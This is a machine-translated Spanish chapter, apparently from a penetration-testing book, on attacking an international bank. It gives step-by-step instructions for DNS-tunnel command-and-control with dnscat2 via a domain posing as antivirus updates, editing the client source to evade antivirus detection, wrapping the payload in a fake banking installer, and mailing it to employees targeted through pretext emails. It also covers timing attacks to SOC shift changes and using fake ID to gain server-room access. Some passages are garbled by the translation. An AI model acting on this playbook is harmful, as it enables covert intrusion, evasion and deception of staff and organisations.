google.co.uk.	172800 EN	NS
ns1.google.com.		
google.co.uk.	172800 EN	NS
ns2.google.com.		

;; Recibió 116 bytes de 156.154.103.3#53(156.154.103.3) en 2

milsegundo				
www.google.co.uk.	300	EN	A	74.125.21.94
;; Recibió 50 bytes de 216.239.36.10#53(216.239.36.10) en 32				

milsegundo

dig +trace funciona fingiendo que es un servidor de nombres que usa consultas iterativas y sigue las referencias hasta el final. Aquí puede ver los nombres de los servidores de nombres autorizados de google.co.uk , así como la resolución de IP final.

Nuestra carga útil (cuando decide qué es) debe poder comunicarse con nuestro C2 a través de consultas de DNS recursivas que son en sí mismas los datos que se reciben. Además de eso, la información debe devolverse a la carga útil como datos DNS de alguna manera. Los beneficios son que esto atravesará su seguridad fronteriza como un cuchillo caliente a través de la mantequilla y es sigiloso, aunque no indetectable.

Necesitará un par de cosas antes de poder comenzar a construir esta solución:

- Un nombre de dominio registrado específicamente para el ataque. Esto puede ser lo que quieras.
- Nuestro servidor C2 debe tener autoridad para este nombre de dominio.
- Se debe crear un servicio adicional que se ejecute en nuestro servidor C2 y se haga pasar por un servicio DNS, mientras que su único propósito real es comunicarse con nuestra carga útil.

Este ataque no es un concepto nuevo, pero no se entiende bien. La primera prueba de concepto fue creada por el gurú de seguridad y DNS Dan Kaminsky en 2004 con *OzymanDNS*. La idea fue desarrollada por Tadek Pietraszek con dnscat, pero esa herramienta está limitada porque requiere una máquina virtual Java para ejecutarse. Ron Bowes creó dnscat2 para implementar y demostrar la tunelización de DNS específicamente para el tipo de fines que necesita. Es flexible, hace lo que necesita y la parte de la carga útil del código fuente está en C, por lo que puede compilarlo en lo que quiera y modificarlo para que el AV no lo vea.

El dnscat2 efectivamente solo hace túneles a través de DNS; no se admiten los túneles dinámicos e inversos, ni tampoco la transferencia de archivos. Sin embargo, eso no es un problema aquí, ya que solo vamos a combinarlo e implementarlo con nuestra propia carga útil SSH, lo que permite la transferencia segura de archivos y la ejecución de comandos. El autor del software es sabio al advertir contra confiar en el cifrado incorporado, ya que es casero. Si bien es probable que sea más que suficiente para nuestros propósitos, estamos canalizando el protocolo SSH para que ese problema también se resuelva para nosotros.

Registraremos el nombre de dominio antivirus-update.com y haremos nuestro C2 server el servidor de nombres autorizado para ello. Esta vez, cuando corro cavar, obtengo este:

cavar + rastrear test.anti-virus-update.com

```
.          14609 EN NS a.root-servers.net.  
.          14609 EN NS b.root-servers.net.  
.          14609 EN NS c.root-servers.net.  
.          14609 EN NS d.root-servers.net.  
.          14609 EN NS e.root-servers.net.  
.          14609 EN NS f.root-servers.net.  
.          14609 EN NS g.root-servers.net.  
.          14609 EN NS h.root-servers.net.  
.          14609 EN NS i.root-servers.net.  
.          14609 EN NS j.root-servers.net.  
.          14609 EN NS k.root-servers.net.  
.          14609 EN NS l.root-servers.net.  
.          14609 EN NS m.root-servers.net.
```

:: Recibió 228 bytes de 8.8.4.4#53(8.8.4.4) en 17 ms

```
con.          172800 EN NS i.gtld-servers.net.  
con.          172800 EN NS m.gtld-servers.net.  
con.          172800 EN NS l.gtld-servers.net.  
con.          172800 EN NS e.gtld-servers.net.  
con.          172800 EN NS g.gtld-servers.net.  
con.          172800 EN NS b.gtld-servers.net.  
con.          172800 EN NS d.gtld-servers.net.  
con.          172800 EN NS a.gtld-servers.net.  
con.          172800 EN NS f.gtld-servers.net.  
con.          172800 EN NS h.gtld-servers.net.  
con.          172800 EN NS j.gtld-servers.net.  
con.          172800 EN NS c.gtld-servers.net.  
con.          172800 EN NS k.gtld-servers.net.
```

:: 504 bytes recibidos de 202.12.27.33#53(202.12.27.33) en 109

milsegundo

antivirus-update.com. 172800 actualización.com. EN NS newyork.anti-virus

antivirus-update.com. 172800 actualización.com. EN NS paris.anti-virus

antivirus-update.com. 172800 actualización.com. EN NS londres.anti-virus


:: Recibió 155 bytes de 192.52.178.30#53(192.52.178.30) en
580ms

antivirus-update.com. 172799 EN NS paris.anti-

virus-update.com.			
antivirus-update.com. 172799	EN	NS	
nuevayork.anti-virus-update.com.			
antivirus-update.com. 172799 londres.anti-	EN	NS	
virus-update.com.			

test como host no existe, pero eso no importa. lo importante es que la solicitud para resolver el host se remite a la cadena hasta que llega nuestro servidor C2. De esta manera, los datos se pueden encapsular dentro de las solicitudes de DNS. los El tipo de registro DNS más flexible es el registro TXT. Esto se puede utilizar para almacenar datos arbitrarios que se pueden utilizar para proporcionar información sobre el dominio en cuestión (como los registros SPF, más sobre eso más adelante). Puede contener cualquier datos que desee (dentro de las limitaciones de tamaño) y se pueden actualizar sobre la marcha. Como un Como resultado, también puede encapsular datos y comandos dentro de una respuesta DNS.

Consulte [la figura 3.1](#).



[Figura 3.1:](#) La belleza de esta configuración es que si su C2 se ve interrumpido por operaciones de seguridad, puede apuntar su DNS a otro servidor.

Hay tres formas de detectar un ataque de este tipo:

- Antivirus/detección de malware basado en host. En este caso, puede compilar la carga útil dnscat2 de cualquier forma que desee para evitar las firmas AV.
- Análisis de tráfico basado en firmas. Improbable pero no improbable.

- Detección de anomalías de DNS basada en heurística. Dado que el DNS tiene en esencia una función muy simple: resolver nombres de host en direcciones IP, hay formas en que este tráfico puede parecer sospechoso en la frontera. Estamos resolviendo una gran cantidad de hosts en el mismo dominio en una rápida sucesión, además de realizar muchas solicitudes de búsqueda de TXT. En general, un host cliente no tiene muchas razones para solicitar registros TXT. En cualquier entorno que no sea de alta seguridad, probablemente podría no preocuparse de manera segura de que este nivel de inspección no se haya llevado a cabo, pero aquí asumiré que sí y planificaré nuestro ataque en consecuencia.

Notas sobre la detección de intrusos y las operaciones de seguridad Centro

Hemos hablado extensamente sobre la necesidad de mantener las cargas útiles por debajo del radar de los productos antivirus o de detección de malware. Sin embargo, esto es solo la punta del iceberg. Los sistemas modernos de detección de intrusos son avanzados, inteligentes y colaborativos y pueden procesar información de eventos de prácticamente cualquier tipo de servidor, dispositivo o segmento de red. En su forma más simple, esto incluye tráfico sospechoso (como un escaneo de puertos) o varios inicios de sesión fallidos seguidos en un enrutador Cisco. Un comportamiento específico puede incluirse y definirse como un evento de seguridad e integrarse en el sistema de monitoreo central. IDS recibirá sus datos de tres lugares:

- *Sistema de detección de intrusos en la red (NIDS)* para interfaces de rastreo pasivo que analizan datos de carga útil y controlan actividades potencialmente maliciosas. El NIDS obtendrá sus datos directamente desde el conmutador en ese segmento a través de un puerto de extensión, derivación o espejo físico para que no utilice el ancho de banda central de su red.
- *Sistema de detección de intrusos basado en host (HIDS)* para detectar problemas en los puntos finales, incluida la supervisión de la integridad de los archivos, las comprobaciones de rootkit y las comprobaciones del registro de Windows.
- *El IDS* supervisa el tráfico de la red en busca de comportamiento malicioso, mensajes de registro del sistema y actividad del usuario.

Eso es genial, pero en cualquier red dada, eso producirá una gran cantidad de datos que deben monitorearse, actuar en consecuencia y almacenarse para análisis o investigación a largo plazo. Ahí es donde entra en juego el Centro de Operaciones de Seguridad (SOC).

El equipo SOC

La composición de un equipo SOC varía mucho según las necesidades y el presupuesto de la organización en cuestión. Algunas empresas prefieren subcontratar estos servicios a un tercero especializado en monitoreo defensivo de redes.

Sin embargo, en el caso de un banco internacional, puede suponer que el equipo se verá así:

- Gerente de *turno* : responsable de los traspasos entre turnos y tareas asociadas, como informar al próximo turno sobre el estado operativo actual, los incidentes de seguridad en curso, etc.
- Analistas *SOC de primera línea* : trabajando en turnos las 24 horas, los 7 días de la semana, monitoreando el SIEM (Gestión de eventos de incidentes de seguridad), más sobre eso en un minuto. Si se detecta un ataque, se emite un ticket y se pasa a los analistas de segunda línea.
- *Analistas de SOC de segunda línea*: también disponibles las 24 horas, los 7 días de la semana, aunque no necesariamente en el sitio. Determinará si el ticket es un falso positivo o debe escalarse a los analistas de tercera línea.
- *Analistas SOC de tercera línea* : técnicamente disponibles las 24 horas, los 7 días de la semana, según la naturaleza del incidente. Si el ticket ha llegado a este punto, es probable que haya un incidente de seguridad grave en curso o un escenario de "tirador activo".

Cómo funciona el SOC

Comprender cómo funciona un SOC es importante porque estas son las personas a las que debe vencer en un ejercicio de modelado APT. Sin excepción, sienten una fuerte aversión por los probadores de penetración, lo cual, en igualdad de condiciones, es perfectamente comprensible.

Consulte [la Figura 3.2](#).






Figura 3.2: Una configuración básica de monitoreo de intrusión.

La conclusión importante de esta sección es que el tiempo de respuesta (en la primera línea) no es lo mismo que el tiempo de reacción (el período entre el tiempo de respuesta y la resolución del evento). Una vez que se ha señalado un evento, se deben realizar una serie de pasos para movilizar una respuesta.

Interrupción y tiempo de reacción del SOC

El tiempo de reacción efectivo del SOC es variable. En la hora final de un cambio de turno en las primeras horas de la mañana, probablemente será el momento en que el tiempo de reacción del SOC sea más lento. Si sospecha que es probable que un ataque llame la atención del SOC y no puede descubrir los horarios de transferencia de turnos, intente que el ataque se active entre las 3:00 a. m. y las 4:00 a. m.

También se puede interrumpir un SOC y aumentar el tiempo de reacción efectivo de otras maneras. Organice un ataque en una parte diferente de la infraestructura del objetivo (como los servidores de Internet públicos) y genere una gran cantidad de tráfico.

Escáneres de vulnerabilidades y ataques de autenticación de fuerza bruta de múltiples

Las direcciones IP son un buen comienzo. Apunta a poner tantas entradas como puedas entre tú y tu ataque.

Evasión de IDS

En el primer capítulo, aprendiste sobre la importancia de la evasión antivirus.

Puedes hacer algo similar con IDS. Beneficia a un probador poder replicar las condiciones objetivo en un laboratorio utilizando la tecnología VM. Los proveedores más populares tienen versiones de prueba que puede descargar y jugar; no tiene que replicar una red compleja, pero poder ver cómo responde IDS a su tráfico puede ahorrarle mucho trabajo y enseñarle mucho sobre las operaciones de seguridad. . Al momento de escribir este artículo (y en mi humilde opinión), el mejor proveedor en este espacio es AlienVault. Su tecnología abarca todo, desde NIDS y HIDS hasta SIEM. Es una colección de tecnologías extraídas de diferentes lugares e integradas. Muchos SOC se basan en esta herramienta y pueden extraer datos de prácticamente cualquier cosa (si no puede, puede escribir un complemento para que lo haga). Descargue su producto USM todo en uno como una prueba gratuita y juegue con él, comprenda su integración OTX (Open Threat eXchange) y cómo eso es importante en un mundo donde dicha inteligencia debe compartirse a diario.

El razonamiento detrás de la elección de construir la infraestructura C2 en este libro en torno al protocolo SSH no fue solo la conveniencia que ofrece al encapsular gran parte de la funcionalidad que necesita, sino porque parece tráfico legítimo para el monitoreo de la red. No importa cuántos túneles tenga atravesando la conexión o en qué dirección se dirijan, todavía se ve como una conexión SSH saliente, que en sí misma no activará una alarma (a menos que una política específica esté configurada para hacerlo). entonces, lo cual es muy poco probable).

Falsos positivos

Un último punto, dada la cantidad de eventos que se generarán frente a los recursos del SOC y su necesidad de eliminar falsos positivos, los activos monitoreados por IDS reciben un valor numérico que se pasa a una fórmula cuando la tecnología toma una decisión. en cuanto a si un evento se considera digno de marcar en el SIEM o no. El valor de un activo puede ser de 0 (menos importante) a 5 (más importante). La fórmula tiene en cuenta

prioridad de eventos (también de 0 a 5) y la confiabilidad de la detección de eventos (de 0 a 10). La fórmula se ve así:

$$\text{EventRisk} = \frac{\text{AssetValue} \times \text{EventPriority} \times \text{EventReliability}}{25}$$

Esto permite dividir la seguridad en percentiles y categorizarlos y reaccionar en consecuencia. Esto está bien (de hecho, es necesario) hasta cierto punto. El problema es que no siempre está claro cuál debería ser el valor del activo. En otras palabras, un ataque desencadenado en un activo con un valor y prioridad bajos con una regla que no se considera lo suficientemente confiable *no se marcará*. En un escenario de APT en el que un atacante puede tener que permanecer oculto durante mucho tiempo mientras evita la detección en un entorno supervisado por la seguridad, el atacante debe apuntar a comprometer los puntos finales que van a tener el valor de activo más bajo que sea razonablemente posible para usar en un sondeo adicional. . Las impresoras modernas, por ejemplo, se conectarán a la red y tendrán una funcionalidad que probablemente se extenderá más allá de lo que necesita el dispositivo. Como tal, se pueden utilizar para almacenar archivos, herramientas y, en algunos casos, proporcionar ataques. Es probable que un enrutador Cisco se considere un activo de alto valor, pero el monitoreo generalmente debe ajustarse cuidadosamente para evitar un exceso de falsos positivos. Es probable que el equipo SOC no marque o cierre inmediatamente un escaneo de puerto ligero proveniente de un dispositivo Cisco. Sin embargo, los enrutadores Cisco modernos tienen una implementación del lenguaje de secuencias de comandos TCL instalada de manera predeterminada y, aunque no es una implementación completa (lamentablemente, el módulo Expect no es compatible, por ejemplo), aún se puede usar para secuencias de comandos de ataques y facilitar reconocimiento bajo y lento.

Basta de charla. Es hora de pensar en cómo vamos a entregar nuestra carga útil.

Entrega de carga útil Parte III: Medios físicos

Prácticamente hemos descartado la web como un vector viable de ataque y el correo electrónico con cualquier tipo de archivos adjuntos estará sujeto a un escrutinio considerable. ¿Qué nos deja eso? Mucho, pero para esta prueba vamos a ir a la vieja escuela. La forma más fácil de llevar una carga útil a un entorno físicamente de alta seguridad es optar por la baja tecnología. Los sistemas de prevención de malware fronterizo no analizarán los paquetes de FedEx: se entregarán en el escritorio de alguien.

Un tipo completamente nuevo de ingeniería social

Tienes oportunidades virtualmente ilimitadas para un ataque de ingeniería social aquí y si pones un poco de esfuerzo se te ocurren algunos pretextos muy efectivos. Se advierte constantemente al personal que vigile lo que hacen clic, pero no lo que abren en el correo. Puede enviar su carga útil directamente en un disco óptico o una memoria USB o puede tener una carta de aspecto oficial que le dé instrucciones al objetivo. Podría dirigirse a diferentes empleados en diferentes edificios y diferentes departamentos, reduciendo la posibilidad de que alguien compare notas. La forma más fácil de crear una lista de objetivos es la red social empresarial LinkedIn. No es necesario que busque en los perfiles de las personas: simplemente ingrese el nombre de la empresa y obtendrá una lista de todas las personas que trabajan allí que se registraron en el sitio y su cargo. Puede derivar sus direcciones de correo electrónico determinando cuál es la convención a través de búsquedas en Google o PGP o como desee y luego aplicar eso a la lista de nombres.

Perfil de ubicación de destino

Nuestro objetivo tiene más de 20 oficinas centrales solo en este país (no importa las sucursales minoristas) y cada edificio tiene un código. Cada escritorio en el edificio es identificable de manera única siguiendo este código; por ejemplo, el centro de datos tiene un código de MZ. Alguien en el cuarto piso de este centro de datos en el escritorio 298 tendrá el código de entrega único de MZ4.298. Esto permite una fácil referencia de correo interno, además de brindar a los visitantes (de otras oficinas centrales) la capacidad de encontrar rápidamente a alguien cuando asiste a reuniones, etc. Es una convención dentro del banco que este código se incluya en el pie de página del correo electrónico. Lo sé porque he trabajado mucho para ellos, pero un atacante tendrá que hacer un poco más de trabajo preliminar.

Algunos servidores de correo le dirán si una dirección de correo electrónico es válida, otros no. Depende de cómo respondan a un comando RCPT TO manual. Algunos responderán con un mensaje *no válido*, mientras que otros simplemente responderán OK y luego devolverán el mensaje. Realmente no importa en nuestro caso, pero siempre pruebe cuál es antes de iniciar una campaña de spear phishing, ya que es bueno que ninguno de nuestros mensajes sea rechazado porque hubo una excepción en la convención de nomenclatura. Algunos servidores de correo lo bloquearán como un potencial spammer si su IP acumula demasiadas entregas fallidas.

Recopilación de objetivos

Primero necesitas construir tu lista de objetivos. Lo que quiere es una lista de unos 100 nombres en diferentes departamentos. No importa demasiado qué departamentos en este momento, solo intente obtener una distribución uniforme. El punto es que deberá crear un pretexto, cualquier pretexto en realidad, para enviar un correo electrónico a las personas en esta lista y obtener una respuesta; la respuesta contendrá el código de construcción individual que le permitirá entregar la carga útil de manera muy específica dentro de las convenciones aceptadas y confiables del banco. la siguiente carta

Querido Dan,

Fue genial ponerse al día en Infosec la semana pasada. Si te apetece una cerveza este viernes estaré en la ciudad.

Saludos,

dave

es un ejemplo simple que podría provocar la siguiente respuesta:

david,

¡Creo que te has equivocado de Dan!

Salud,

Dan

Ingeniero de Sistemas TI
Sistemas de pago

Calle Walton 23
MZ2.324

No importa; ser creativo.

Una vez que tenga una lista de objetivos, direcciones y códigos de construcción, puede pensar en lo que quiere ofrecer. Existe el paquete de carga útil dnscat2/SSH , pero debe vestirlo como algo convincente y configurar su entorno. Así que....

Etapa I: Configuración del servidor

Además de su infraestructura C2 existente, debe instalar el lado del servidor de dnscat2, que es bastante sencillo. El elemento del servidor está escrito como un script de Ruby, por lo que solo debe cumplir algunos requisitos previos. En Linux, use este comando:

```
$ sudo apt-get install ruby-dev
```

para tomar las herramientas de desarrollo de Ruby y usar este comando:

```
$ clon de git https://github.com/iagox86/dnscat2.git $ cd dnscat2/ ____  
servidor/ $ sudo gem install bundler $ sudo bundle install
```

para descargar dnscat2 e instalar sus dependencias. Puede ejecutar el servidor simplemente ejecutando lo siguiente (agregando el dominio del operador).

```
# ruby ./dnscat2.rb antivirus-update.com
```

Etapa II: Configuración del cliente

Como AV detectará el cliente dnscat2 de inmediato , debe realizar algunas modificaciones en la fuente C antes de compilarlo.

La modificación del código fuente de un ejecutable es eficaz para eludir la detección de virus. Dependiendo de la firma, esto podría ser tan simple como cambiar el texto de algún mensaje dentro del código, o podría ser más complicado, requiriendo el uso de diferentes llamadas a funciones o el reordenamiento del código. Mirando a través del código fuente de dnscat.c, verá varias firmas simples que identificarían esto como potencialmente hostil, incluido un montón de declaraciones printf sin las que puede vivir de todos modos. Por ejemplo:

```
if(optind >= argc) {  
  
    printf ("¡Iniciando el controlador DNS sin un dominio! Esto
```

```
    solo funcionará si usted\n");
    printf ("se está conectando directamente al servidor dnscat2.\n");
printf ("\n"); printf ("Tendrá que usar --dns server=<servidor> si no es así.
\n"); tunnel_driver = create_dns_driver_internal(group, NULL,
"0.0.0.0", 53, TIPOS_DEFAULT, NULO);
}
```

Elimine estas líneas printf (así como otras líneas similares del código fuente), compile el código (yo uso MinGW pero uso Visual Studio si es necesario) y vea qué hace Virus Total con él, como se muestra en la Figura 3.3.

SHA256: 933e1778b2760b3a9194c2799d7b76052895959c3caedeb4e9d764cbb6ad3b5
File name: dnscat.exe
Detection ratio: 0 / 56
Analysis date: 2016-03-11 12:22:54 UTC (2 minutes ago)

Figura 3.3: Mmmmmmm. Cauteloso.

Ahora necesita hacer que todo se vea presentable y legítimo.

Al entregar cargas útiles de esta manera, sugiero empaquetar todo junto con un instalador profesional como InstallShield o Inno (este último es gratuito y de código abierto). Los usuarios confían más en los paquetes que parecen legítimos y esto le permite ser creativo con los logotipos de los bancos, etc.

La compañía tiene un paquete de Windows para banca en línea que se puede descargar gratis, así que lo adquiriré y reflejaré su estilo tanto como sea posible. También agregaré una aplicación ficticia que pretende ser algún tipo de software bancario (puede ser cualquier cosa que respalde su pretexto). Cómo haces esto depende completamente de ti. Si tienes tiempo, crea algo impresionante; si no lo hace, una aplicación de línea de comandos que genera un error de biblioteca artificial cuando se ejecuta es una opción. Lo importante es que nuestras cargas útiles estén instaladas en algún lugar donde no se encuentren ni se ejecuten, mientras que nuestra aplicación ficticia debería ser lo que llame la atención. Debe instalarse con un ícono de escritorio, etc. y no despertar sospechas (inmediatas). Opcionalmente, también puede soltar el script de PowerView PowerShell para volcar usuarios y sistemas de AD, de modo que, incluso si nuestro acceso es de corta duración, tenemos información considerable con la que trabajar para futuros ataques, tanto técnicos como sociales.

Etapa III: Envasado físico Una vez

más, el objetivo es parecer lo más legítimo posible. Si está implementando nuestro paquete en un disco óptico, use una impresora de etiquetas y hágalo realmente profesional. En este caso, desplegaré un comprobante de correo del banco en cuestión con una nota escrita rápida para respaldar el pretexto.

El siguiente truco es hacer llegar el paquete al correo interno del banco. Esto es más fácil de lo que parece. Cuando trabajaba para este banco en el pasado y esperaba en la recepción, con frecuencia veía a los empleados pasando paquetes a la recepción para su entrega interna (básicamente, simplemente arrojándolos en un buzón). Mientras todo parezca legítimo (con los códigos de construcción correctos, etc.) es así de sencillo y es por eso que la investigación detallada es fundamental. En este caso, salir corriendo de la calle y cortar la línea funciona bien: después de todo, eres importante y estás ocupado. No haga cola; si tienes tiempo para hacer cola, tienes tiempo para hacerlo tú mismo.

El pretexto puede ser cualquier cosa que desee, siempre que parezca oficial, parezca provenir de una fuente oficial y parezca obligatorio. Un montón de cosas son obligatorias en un entorno corporativo (las capacitaciones de cumplimiento son un buen ejemplo), pero piense por qué estaría llegando en medios físicos: ¿es demasiado confidencial para enviarlo por correo electrónico? ¿Se seleccionó al empleado de una lista corta por alguna razón? ¿Deberían sentirse privilegiados de obtenerlo? ¿La finalización es esencial para hacer su bonificación? Si amenaza las bonificaciones de las personas, puede lograr que hagan cualquier cosa.

El ataque

Tiene el C2 actualizado y un paquete físico implementado en varias sedes bancarias dirigidas a los objetivos utilizando los códigos de construcción, convenciones y otra nomenclatura correctos. Es un ataque bien planeado y alguien morderá. Mientras tanto, ¿qué debe atacar cuando obtenga acceso? Los sistemas de pago parecen una respuesta obvia, pero poder acceder a los sistemas de pago y poder poner las manos en el dinero son dos cosas muy diferentes. Un atacante podría salirse con la suya una vez, pero cualquier cantidad de dinero que hiciera viable ese riesgo desencadenaría una auditoría y ciertamente daría lugar a la invocación del llamado principio de dos toques donde otro par de ojos tendría que confirmar la transferencia de fondos. Tendrías que tener mucha confianza en tu comprensión de los sistemas en cuestión, tener

comprometió a múltiples usuarios, y ser capaz de controlar el flujo de información hasta cierto punto. Las llaves del reino no son los sistemas de pago, sino los mecanismos de control de cambios.

El control de cambios es el enfoque sistemático para registrar/aprobar cualquier cambio en un producto específico, conjunto de reglas de firewall, actualización de software o cualquier otra cosa. También se aplica al control de acceso físico. Un banco internacional tiene muchas, muchas tecnologías diferentes y depende de la subcontratación para gran parte de su negocio diario. El control de cambios se utilizará para decidir quién tendrá acceso a qué y cuándo. Por ejemplo, se solicitó una auditoría de vulnerabilidad en un conmutador bancario central que requerirá acceso físico a la sala de servidores para realizar la prueba. Alguien tendrá que firmar esto y decir de manera efectiva: "Esta persona tiene una necesidad comercial de que se le otorgue acceso al sitio ABC en estas fechas y, además, necesitará acceso a la sala de servidores XYZ". Esto irá al control de cambios para ser confirmado o denegado.

Si se confirma, cuando el visitante se presente en el sitio, la seguridad verificará su identificación y le dará un pase temporal. Si necesita acceso a las salas de servidores, una vez dentro del perímetro de seguridad, entrega su credencial temporal para obtener un pase de sala que no permitirá al usuario salir del edificio. Entonces tendrá que volver a cambiarlo cuando se vaya. De esta manera el pasillo pasa no puede salir del edificio. Todo esto suena muy seguro. El único problema es que el control de cambios es principalmente útil para registrar cambios, de modo que si algo se rompe, hay una pista de auditoría para mostrar exactamente lo que sucedió y lo que debe revertirse.

En la práctica, a menos que un cambio en particular sea inusual, es un proceso de sello de goma, particularmente para el control de acceso físico. Tanta gente va y viene todos los días que no puede ser otra cosa. En principio, el CISO tiene que aprobar una solicitud para que un consultor de seguridad ingrese a las salas de servidores, pero ese es alguien en la parte superior de la escalera que no estará familiarizado con las pruebas diarias que se llevan a cabo o el nombres de cada consultora que ingresa a su dominio. Si un líder de equipo presenta una solicitud de este tipo en el control de cambios, se aprobará. En general, se ve así:

- ¿Quién necesita acceso? Rob Hackerman de Hackerman Security Services.
- ¿Para qué necesitan acceso? Auditoría de vulnerabilidad del entorno XYZ.

- ¿Qué acceso se requiere? Acceso al edificio en el sitio MZ. Pasillo de acceso a ABC.
- ¿Han sido examinados por seguridad en el pasado? Sí. El consultor está presente con frecuencia en MZ y HJ.

Sería bueno si pudiera tener acceso a un sitio físico y conectar su computadora portátil y mirar alrededor, pero ¿no sería *genial* si pudiera tener acceso a las salas de servidores? El daño que un atacante podría causar en tales circunstancias simplemente no puede subestimarse. El proceso de control de cambios ocurre muchas veces al día y solo se puede acceder al sistema desde la intranet corporativa del banco (o a través de VPN), por lo que no hay ninguna razón particular para sospechar que un contratista necesita acceso a los recursos para hacer su trabajo. Podríamos poner cualquier nombre en el sistema que queramos siempre que tengamos una identificación para respaldarlo, pero eso no tiene que ser un pasaporte o algo que sea difícil de falsificar. Una vez usé una licencia de conducir falsa de Maryland para entrar a un edificio (fuera de los Estados Unidos, por lo que no se violaron las leyes). No habría engañado a un policía de Maryland, pero estos tipos nunca habían visto uno antes y no sabían nada.

Cuando el ataque se active, dnscat2 responderá a nuestro C2 y nos permitirá hacer un túnel en nuestra carga útil SSH. La interfaz de usuario de dnscat2 se compone de *ventanas*. La ventana predeterminada se llama la ventana "principal". Puede obtener una lista de ventanas escribiendo

> ventanas

o

> sesiones

en el aviso de dnscat2 . Una vez que tenga un objetivo en vivo, eso producirá lo siguiente:

```
0 :: principal [activo]
dns1 :: Controlador DNS ejecutándose en 0.0.0.0:53 dominios = antivirus
actualizar.com [*]
```

Para crear nuestro túnel, usa esto:

```
escucha [0000:]443 localhost:443
```

Creará un túnel en el puerto 443 del servidor C2 y terminará en 443 en nuestra máquina comprometida (asumiendo aquí, por supuesto, que SSH está escuchando en 443).

